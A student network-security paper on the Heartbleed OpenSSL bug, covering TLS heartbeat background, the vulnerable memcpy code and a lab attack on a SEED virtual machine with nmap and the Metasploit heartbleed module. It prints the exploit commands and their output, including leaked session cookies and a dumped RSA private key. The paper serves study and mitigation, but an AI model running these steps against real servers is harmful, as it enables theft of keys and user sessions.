

Heartbleed

Giuseppe Caruso, Simone Galota, Matthew Steckman

St. John's University

CSS 1011: Network Security

Professor Denise Dragos

April 25, 2023

Heartbleed

Abstract.....	3
1. The TLS Protocol.....	4
a. OpenSSL.....	5
b. Heartbeat Extension.....	6
2. Technical Details about the Vulnerability.....	8
a. Practical Exploitation.....	9
3. Conclusions.....	12
4. References.....	13

Abstract

The Heartbleed vulnerability, related to the SSL/TLS implementation of the Heartbeat extension provided by the OpenSSL library, is a famous vulnerability, thanks to which, an attacker is able to steal information stored within the server's memory. Confidential and critical information can be stolen thanks to the exploitation. In this paper, after providing a technical background of the Transport Layer Security Protocol, the affected library's code, the heartbeat extension, details about the vulnerability and how the exploitation can be conducted are shown. Furthermore, a practical example is presented by leveraging a well-known tool called Metasploitable and a vulnerable Linux VM in which an Apache2 vulnerable Server is employed. Finally, along with the conclusions, possible mitigations are discussed.

Heartbleed (CVE-2014-0160) [8] is the name given to a popular vulnerability related to the SSL/TLS protocol, and in particular to the Heartbeat extension introduced in the RFC6520. This vulnerability affected the well-known OpenSSL software library, used to implement the underlined secure communication protocol. Classified as Critical, with a CVSS (Common Vulnerability Scoring System) score of 7.5 out of 10.0, allows an attacker to retrieve information from the memory of the system by replying to the attacker's request.

The TLS Protocol

TLS (earlier SSL) is a client-server secure transport protocol. Defined for the first time within the RFC 2246 [1], its latest version is the TLSv1.3, described more in-depth in the RFC 8446 [2]. As stated in the RFCs related to the different versions, different goals are set for this cryptographic protocol [3]:

1. Cryptographic Security: a secure connection is created between the communicating parties.
2. Interoperability: the protocol implementation and the application using such a feature can work without the knowledge of the other.
3. Extensibility: new encryption and public key methods can be added without the need to develop another protocol.
4. Efficiency: since cryptographic functionalities are highly resource-consuming, a session caching scheme is incorporated within the implementation to avoid the re-creation of connections that should remain alive.

The only requirement is to use a reliable transport channel over which this protocol will be layered. This feature is provided by the TCP protocol. A different version of the TLS protocol has been developed, called DTLS, to accommodate the need to use a secure communication protocol over UDP. Thanks to the usage of this secure communication, confidentiality, authentication, and integrity are achieved:

1. Authentication: since it is client-server architecture-based, authentication server side is compulsory meanwhile client side is optional. This feature is obtained thanks to asymmetric cryptography.
2. Confidentiality: after creating the secure channel, the data sent is encrypted, hence only the endpoints are able to understand the communication.
3. Integrity: the protocol provides methods to check the integrity of data exchanged.

One of the drawbacks of the protocol is related to the establishment of new sessions since there is the need to renegotiate the parameters and re-initialize the handshake. The heartbeat extension, as shown in the following sections, was introduced to solve this issue, trying to improve the performance.

OpenSSL

OpenSSL [4] is a cryptographic library that provides an open-source implementation of the SSL/TLS protocol. Applications in which secure communication is needed can leverage this library to achieve this goal without any worries since it is certified by the National Institute of Standards and Technology [5]. In particular, the vulnerability addressed within this paper was found in the OpenSSL implementation of the Heartbeat extension introduced in the TLS protocol [6].

Heartbeat extension [7]

Heartbeat is an extension implemented in the TLS protocol, useful for keeping the connection alive without the need to constantly renegotiate the SSL/TLS session.

The protocol consists of two messages:

- HeartbeatRequest: type field equal to 1.
- HeartbeatResponse: type field equal to 2.

The request is sent out and, successively, the sender is waiting for the response which comes back from the other side. However, no request should be sent during the 3-way handshake.

Another important feature is that there must not be more than one Request in sending at a time. Moreover, a HeartbeatRequest can be used to have the certainty that the peer is alive and reachable.




Figure 1 Heartbeat Extension feature

Each message can be modeled as a struct in C language containing the following fields:

- `type`: it specifies if it is a request or a response.
- `payload_length`: it is needed to understand what is the effective length of the payload sent by the client. Without this field, the protocol can't know how long is the payload, because there is no knowledge of how long is the padding.

Two bytes (16 bits) are reserved for this field. It means that the payload can be at most $2^{16} = 65536$ bytes long.

- `payload[payload_length]`: they are arbitrary data. It can be anything the sender likes to send, as well as some unique value. The main feature of this protocol is that when the server receives the request and it responds, it sends back the same payload data.
- `padding`: it is random content of at least 16 bytes (128 bits) for bulking out the packet.

This part of the packet is ignored by the other side.

Thus, the job of the receiver is to store the payload, create the response packet and send back the payload to the sender, by copying it from the server's memory.

Moreover, the RFC highlights that if the field indicating the length is too large, the packet should be ignored quietly.

The weakness of the Heartbeat implementation in the OpenSSL library resides just in this detail. In the next paragraph, we will detail where the vulnerability stays in the code and how it can be exploited for acquiring potentially very dangerous information present in memory.

Technical details about the vulnerability

The attack scenario requires that an on-purpose crafted packet will be sent to the server, in order to receive as a response a dump of the memory containing potentially sensitive information such as session keys, cookies in clear, private keys, etc....

More in the detail, we can see the snippet of the vulnerable code in the C language that was running on the server.

```
unsigned int payload;
unsigned int padding = 16; /* Use minimum padding */

// Read from type field first
hbtype = *p++; /* After this instruction, the pointer
               * p will point to the payload_length field */

// Read from the payload_length field from the request packet
n2s(p, payload); /* Function n2s(p, payload) reads 16 bits
               * from pointer p and store the value
               * in the INT variable "payload". */

pl = p; // pl points to the beginning of the payload content

if (hbtype == TLS1_HB_REQUEST)
{
    unsigned char *buffer, *bp;
    int r;

    /* Allocate memory for the response, size is 1 byte
     * message type, plus 2 bytes payload length, plus
     * payload, plus padding
     */

    buffer = OPENSSL_malloc(1 + 2 + payload + padding);
    bp = buffer;

    // Enter response type, length and copy payload *bp++ = TLS1_HB_RESPONSE;
    s2n(payload, bp);

    // copy payload
    memcpy(bp, pl, payload); /* pl is the pointer which
                           * points to the beginning
                           * of the payload content */

    bp += payload;

    // Random padding
    RAND_pseudo_bytes(bp, padding);
}
```

Figure 2 Server's code

What the server does is the following:

- The buffer for the response is allocated for containing all the content (there is already a mistake, because there is no check about the space allocated)

- the memcpy function copies the payload content from the source pl pointer to the destination bp pointer, for a length equal to the payload_length field.

Now a practical use case is examined.

Practical exploitation

In this section, the exploitation of the vulnerability will be shown. We recreated an environment using two machines that are a Kali Linux instance and a vulnerable Ubuntu VM obtained from the SEED Project [9] which is a project led by Wenliang Du from Syracuse University. To check that the machine was vulnerable, the Nmap Scripting Engine, running the script ssl-heartbleed was deployed. Thanks to this script, it is possible to check if a machine running an Apache Server is vulnerable to such an exploit.

```
(kali@kali)-[~]
$ nmap -sV --script=ssl-heartbleed -v 10.0.2.15
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-06 16:34 EDT
NSE: Loaded 46 scripts for scanning.
NSE: Script Pre-scanning.
```

Figure 3 Nmap Scripting Engine

```
80/tcp open  http      Apache httpd 2.2.22 ((Ubuntu))
|_http-server-header: Apache/2.2.22 (Ubuntu)
443/tcp open  ssl/http    Apache httpd 2.2.22 ((Ubuntu))
|_ssl-heartbleed:
|_VULNERABLE:
|_The Heartbleed Bug is a serious vulnerability in the popular OpenSSL cryptogra
|_State: VULNERABLE
|_Risk factor: High
|_OpenSSL versions 1.0.1 and 1.0.2-beta releases (including 1.0.1f and 1.0.2
|_allow for disclosure of otherwise encrypted confidential information as well as t
|_References:
|_http://www.openssl.org/news/secadv_20140407.txt
|_http://cvedetails.com/cve/2014-0160/
|_https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0160
|_http-trane-info: Problem with XML parsing of /evox/about
|_http-server-header: Apache/2.2.22 (Ubuntu)
3128/tcp open  http-proxy  Squid http proxy 3.1.19
|_http-server-header: squid/3.1.19
8080/tcp open  http      Apache httpd 2.2.22 ((Ubuntu))
|_http-server-header: Apache/2.2.22 (Ubuntu)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Figure 4 Nmap Scripting Engine Finding

The fastest way to exploit such a vulnerability is by relying on the Msfconsole tool provided within the Kali Distro. This tool provides different payloads to be deployed in exploiting vulnerabilities, paired with the chance to configure it in the best way according to the context in which the exploitation should be conducted. After selecting the correct payload and the

proper settings (e.g. port that is used by the Apache server, victim's IP address), it is possible to perform two actions:

- Obtain the server's memory dump. This has been performed by sending requests with the highest size possible for the payload so that the highest memory dump obtainable is retrieved.
- Research the server's private key. This is performed through continuous memory dump until the server's memory section in which the key is stored is retrieved.

The first two memory dumps were obtained.

```
msf6 auxiliary(scanner/ssl/openssl_heartbleed) > set action DUMP
action => DUMP
msf6 auxiliary(scanner/ssl/openssl_heartbleed) > run

[*] 10.0.2.15:443 - Heartbeat response with leak, 65535 bytes
[*] 10.0.2.15:443 - Heartbeat data stored in /root/.msf4/loot/20230406164559_default_10.0.2.15_openssl.heartble_725620.bin
[*] 10.0.2.15:443 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssl/openssl_heartbleed) > run

[*] 10.0.2.15:443 - Heartbeat response with leak, 65535 bytes
[*] 10.0.2.15:443 - Heartbeat data stored in /root/.msf4/loot/20230406164908_default_10.0.2.15_openssl.heartble_324821.bin
[*] 10.0.2.15:443 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssl/openssl_heartbleed) > show actions
```

Figure 5 Configuring Payload

As shown, the dumps are stored within binaries, that then were examined as follows:

```
root@kali: /home/kali
hexdump -C /root/.msf4/loot/20230406164908_default_10.0.2.15_openssl.heartble_324821.bin
00000000 02 ff ff 5a 03 01 6a 2e 43 c0 8f 61 d2 a1 b7 9d |.....d.C.....|
00000010 14 d1 8b 61 44 2c 53 f8 d8 40 e6 3b 0d 5c 77 d1 |...ad,S..@.;\W.|
00000020 23 05 28 03 33 6f 00 00 66 c0 14 c0 0a c0 22 c0 |#.(.3o..f.....|
00000030 21 00 39 00 28 00 80 00 07 00 07 c0 0f 00 35 00 |1..aB.....S..|
00000040 84 c0 12 c0 08 c0 1c c0 1b 00 16 00 13 c0 0d c0 |.....3.2..|
00000050 03 00 0a c0 13 c0 09 c0 1f c0 1e 00 33 00 32 00 |.....E.D.....|
00000060 9a 00 99 00 43 00 44 c0 0e c0 04 00 2f 00 96 00 |a.....|
00000070 41 c0 11 c0 07 c0 8c c0 02 00 05 00 04 00 15 00 |.....|
00000080 12 00 09 00 14 00 11 00 08 00 06 00 03 00 ff 01 |.....|
00000090 00 00 05 00 07 00 01 01 4d c0 5d cc aa c0 09 00 |.....M].....|
000000a0 a0 00 86 00 52 00 77 00 69 00 15 00 b1 c0 38 00 |.....W.....|
000000b0 2d c0 7c c0 5e c0 61 00 37 00 07 00 21 00 95 00 |F..a.7...|
000000c0 8a c0 50 00 4b 00 02 c0 0a c0 7a c0 a8 00 b6 c0 |...K.....2....|
000000d0 16 00 0d 00 a9 c0 38 c0 9c 00 29 c0 3a 00 67 00 |.....8...|A;B|
000000e0 16 c1 02 00 ba 00 a4 00 03 00 81 00 00 00 17 c0 |.....|
000000f0 0b c0 05 c0 6f 00 c6 00 41 13 05 cc a8 13 03 00 |...o...A.....|
00000100 c5 13 01 00 5a fe ff 00 94 c0 21 c0 05 00 05 00 |.....|
00000110 02 d0 01 cc ad c0 02 00 8b cc ac 00 61 cc ab cc |.....a.....|
00000120 aa c0 04 00 bd 13 04 cc 15 c0 49 cc 13 c1 01 c1 |.....I.....|
00000130 05 c1 04 00 8f c0 5a c1 00 c0 b4 c0 b3 c0 b2 00 |.....Z.....|
00000140 09 00 a5 00 3a c0 b1 c0 6d c0 af c0 ad 00 06 00 |...t...B.....|
00000150 4a c0 ac 00 47 00 5a c0 ab 00 92 c0 7f c0 1c c0 |J...G.Z.....|
00000160 b0 c0 09 c0 3a 00 a2 00 02 c0 2c c0 4b c0 2b c0 |.....H+.....|
00000170 60 c0 a7 00 8d 00 2c c0 a6 c0 a4 c0 a2 c0 31 00 |b.....l.....|
00000180 07 c0 a1 00 be c0 6a c0 88 00 5b 00 15 00 9f c0 |.....j...|
00000190 20 c0 47 c0 84 c0 81 00 0a c0 9b c0 9a 00 2b c0 |.....|
000001a0 99 00 b0 c0 96 c0 9a c0 93 c0 4d 00 2f c0 91 c0 |.....M/.....|
000001b0 90 00 62 00 26 00 30 c0 8f c0 8e 00 78 c0 a8 c0 |...b.b.0....x...|
000001c0 3b c0 4b c0 aa 00 63 00 9e c0 9e 00 1b 00 42 c0 |;K.....C...B..|
000001d0 86 c0 85 c0 83 c0 76 00 11 c0 82 00 43 c0 9d c0 |.....V....C...|
000001e0 4e c0 3d c0 80 c0 7e 00 08 00 03 cc 14 c0 7b c0 |N.....{.....|
000001f0 75 c0 77 00 6c 00 1c 00 4f 00 b9 c0 06 00 a8 00 |x.w.l...0.....|
00000200 01 00 0e 00 1e 00 a3 00 74 00 27 00 22 c0 72 c0 |.....+...+...S..|
00000210 71 00 58 c0 70 00 99 c0 46 00 45 c0 6e 00 1d 00 |q.x.p...F.E.n...|
00000220 89 c0 8a c0 6c c0 6b c0 9f 00 9a c0 67 c0 66 c0 |...l.k....g.f..|
00000230 65 c0 6a c0 63 c0 7d c0 60 c0 5f 00 11 c0 57 c1 |e.d.c.}.....W..|
00000240 03 00 56 c0 59 c0 58 c0 17 c0 5c c0 56 00 57 c0 |...V.Y.X...V.V.W.|
00000250 55 00 60 00 a7 00 19 c0 54 00 59 c0 19 c0 50 00 |U.k.....T.Y...P..|
00000260 90 c0 92 c0 4c 00 66 c0 4a 00 3f 00 48 00 c3 c0 |...l.f.f.f.f.H...|
00000270 62 c0 45 c0 44 c0 43 c0 41 c0 39 00 b5 c0 48 c0 |b..D.C.A.9...B..|
00000280 36 00 54 c0 37 00 ac c0 3f c0 35 00 b0 00 7d 00 |6.T.7...7.5...|.|
00000290 ab 00 53 c0 00 c0 1b c0 2e c0 2d c0 8c c0 28 c0 |.S.....(.....|
000002a0 97 00 72 c0 2a c0 22 fe c0 1e c0 1f c0 1d 00 |...T.B*.....|
000002b0 49 c0 2f 00 34 c0 52 00 44 c0 16 c0 14 c0 13 00 |I../.4.R.D.....|
```

Figure 6 Dump of the Retrieved Content

Then It is possible to drill down, manually or by means of commands such as Grep, through the output of the Hexdump command. For instance below, is shown a .php file used as a handler within the Apache server. This could be useful in performing a PHP injection attack.

```
00 00 16 | ... ` ... 2.....|
77 77 2f | /d.... /var/www/|
6e 65 2f | SeedElgg/engine/|
5f 68 61 | handlers/page_ha|
00 00 43 | ndler.php.....C|
00 00 00 | .`.x.`.....Q....|
```

Figure 7 Examining the file dump

Moreover, a registration on the services hosted on the server was performed, and after this registration and performing again the exploit, information related to such request was found in the memory dumps, as shown in the screenshot below:

```
6 69 72 | .....0101 Fir|
3 65 70 | efox/23.0..Accep|
4 2d 4c | t: /*..Accept-L|
3 2c 65 | language: en-US,e|
0 74 2d | n;q=0.5..Accept-|
0 2c 20 | Encoding: gzip, |
2 65 72 | deflate..Referer|
e 68 65 | : https://www.he|
7 67 2e | artbleedlabelgg.|
a 43 6f | com/register..Co|
3 70 38 | okie: Elgg=f33p8|
b 33 65 | 7p3lgsvs6cgg3k3e|
4 69 6f | 9p381..Connectio|
d 0a 49 | n: keep-alive..I|
0 22 31 | f-None-Match: "1|
1 63 68 | 449721729" ..Cach|
8 2d 61 | e-Control: max-a|
c 46 0f | ge=0.....8.R.F.|
3 03 03 | ^.....{.....|
0 00 00 |
```

Figure 8 Examining the file dump

In particular, critical is the field Cookie, in which the Cookie value for this session is stored.

Performing the second action specified, the RSA private key used by the server within the SSL/TLS handshake was retrieved. It is clear that this attack is powerful and dangerous

since highly sensitive information can be stolen and deployed in different ways. Following it is shown the output of the Msfconsole tool, in which the stolen RSA private key of the server is displayed:

```
msf6 auxiliary(scanner/ssl/openssl_heartbleed) > set action KEYS
action => KEYS
msf6 auxiliary(scanner/ssl/openssl_heartbleed) > run

[*] 10.0.2.15:443 - Scanning for private keys
[*] 10.0.2.15:443 - Getting public key constants...
[*] 10.0.2.15:443 - 2023-04-06 20:51:00 UTC - Starting.
[*] 10.0.2.15:443 - 2023-04-06 20:51:00 UTC - Attempt 0...
[*] 10.0.2.15:443 - 2023-04-06 20:51:05 UTC - Got the private key
[*] 10.0.2.15:443 - -----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAyXXX+H6u1ht+eSg23qLn7parczbdWaNlTaj1WKqEK5XmLnI
xwV3UqJX187YLRyAL3rt6sGVA8l1jB1H11Y0G5F2gmJu0W40pdhzmbehI244R+7
Mfy0d6a011fFT+bfY0QJmYysJlqgT4xVB8M0XhvsNAs99uvBdoli3GASRVEF
g6Y0nMkTl8ErQbeA/T44ma2V0+n3f0g7FZii+KhuaKvPaX21ViQT3ISw/vKL6xJ8
uycrgoK3+5j22csKJqKF0J2+B4LAMP5dAK5XF9gazfPFmIuRlffc+mx9m3racf
rZbIO3d+4TEr27nhFNfkk3jzhRXPtTq5mNdISQIDAQABAoIBAADR56jEzGg20Re
nXeZKkTS/qdA6d0d3jnLuQVlCPQwh2/H8TWNV/Ugm8ymt2CJDjgYpbkwUSAQnaCT
ie8PT+driv+Ez28QG17CmAYkBYHFTGefSHB8cVWGRK8cMa/CouS8vZov4v0tzqs
62a/3YNUUA4Z4pK16vKA317IZgRmNNqeaFnAqb+0j2YUDmUzF9rDYrgfgeJJe4
o+m0C8LeK1CvwKcmY2LM3isCPSNF6GyPjEktbNGY8/bk++iGYWGHFMlq94joIJ
LL7Yf8shlpp9016gvTs0C6QTL8+EnFD3zbqg5uyHs/6S8vKNu60LmLXhjs6zs/
AMlIprECgYEAg6u7iZf5m6XND0lrsB8Hr8uB8ZpPks2De6B3nFXPAPm0Uhc
6WdTXcoIa600/nyQUK5IVeB+VmmW9LQOfE/VhouZgHH+Bv3uyXPwqBffFYDCU+7
tgwnptf6F19mIhcDZtmZ686ycvg7ZMA8C1MRq1s9bfl573n0EnT5rECgYEA3Rny
tsbcFvFntYx81Q493MzWTh125JGB75p7S22JC12Pyzpep2UumMw0raVNNqAHO30F
cY0MqVnQmSbfWucZor/ouhM0TsRzvHfptDS39YtgHY3WShvc0DNCQIWXt4+piEj
MqF/EWiyuFutHvtQNX3v7dbZwuA15NQFYfuQSKxCGYAFUTSsQL+GfUqR2Eo6dSTJ
Yo3RrhEipZJJKAC6Bw3C2i7v+3mZGjy5L5zgvLrYntSmPjWW2T9vAEAWGyBfLjd
nqpaxiRKH80Y7D5GiYhZf7MG+FTvzfFnmYoeXDJVhWHVzeMgCPEofszosLlQthv
NJ3A3snIR6Z/cb18jv17UQBgQCM/381z0cKwMc1Hs5LmALBBESlC6UfHMQZPyng
r7J0xnu44z4u7Fg7L9vD0a2AvB17J106p7aiZbv5mLmotNMWYezHcv9bsLfiF06
NxgYQOP0QeK2uH92v7KARZ8+arsHsGaNTuBk6s550RavWgotGaMBLYWfUcupQXJ
teIOAQBgQ3L+zzxgrIexBCoeCwb+Q1BT3dhE3Q8U/QeXas4S0LUnH1ihrBLZb
Y7ZfAZCDtyfu713C9USbt5+6XaXc5yXphlDUC/4/JCnQvacxCTN25L0Jm0fQnY
Ujws1NXB30/C1X/W+9FwT1DRSRBJVC1BBMnvBhqb3pL0LAF/Sec6Qm=
-----END RSA PRIVATE KEY-----

[*] 10.0.2.15:443 - Private key stored in /root/.msf4/loot/20230406165105_default_10.0.2.15_openssl.heartble_224137.txt
[*] 10.0.2.15:443 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Figure 9 Retrieving Server's RSA Private Key

Conclusions

Different mitigations can be put in place. First of all, it is fundamental to ensure that the deployed systems are employing the latest OpenSSL version available, checking for updates. From a programming point of view, bounds checking before the memcpy function should be executed. Moreover, a check between the payload length passed in the field by the client and the actual length of the payload sent must be performed.

In conclusion, it has been estimated that about 17% of the SSL web servers exposed to the Internet[11] were affected. The consequences of this bug could be terrifying, as shown within the paper, since the exposure of sensitive information like passwords, session keys, pre-master secrets, and private keys would lead to the compromise of whole infrastructures, due to the large deployment of this protocol in many IT infrastructure among different sectors.

References

- [1] Dierks, T., & Allen, C. (1999) *The TLS Protocol Version 1.0*. <https://www.rfc-editor.org/rfc/rfc2246>
- [2] Rescorla, E. (2018). *The Transport Layer Security (TLS) Protocol Version 1.3*. <https://www.rfc-editor.org/rfc/rfc8446>
- [3] Dierks, T., & Rescorla, E. (2008). *The Transport Layer Security (TLS) Protocol Version 1.2 Section 2*. <https://www.rfc-editor.org/rfc/rfc5246#section-2>
- [4] OpenSSL Foundation, Inc. (2019). *Openssl.org*. <https://www.openssl.org/>
- [5] *OpenSSL FIPS 140-2 Validation Certificate Issued - OpenSSL Blog*. (n.d.). www.openssl.org <https://www.openssl.org/blog/blog/2022/08/24/FIPS-validation-certificate-issued/>
- [6] (2014). Openssl.org <https://www.openssl.org/news/secadv/20140407.txt>
- [7] Seggelmann, R., Tuexen, M., & Williams, M. (2012). Transport Layer Security (TLS) and Datagram Transport Layer Security (DTLS) Heartbeat Extension. *www.rfc-Editor.org* <https://www.rfc-editor.org/rfc/rfc6520#section-1>
- [8] *NVD - CVE-2014-0160*. (2014, April 7). Nist.gov. <https://nvd.nist.gov/vuln/detail/CVE-2014-0160>
- [9] *SEED Project*. (n.d.). Seedsecuritylabs.org <https://seedsecuritylabs.org/index.html>
- [10] Alston, A. (2022, September 17). *Heartbleed*. Github. <https://github.com/adamalston/Heartbleed>

[11] *Netcraft. Half a million widely trusted websites vulnerable to Heartbleed bug.* (2014).

Netcraft.com <https://news.netcraft.com/archives/2014/04/08/half-a-million-widely-trusted-websites-vulnerable-to-heartbleed-bug.html>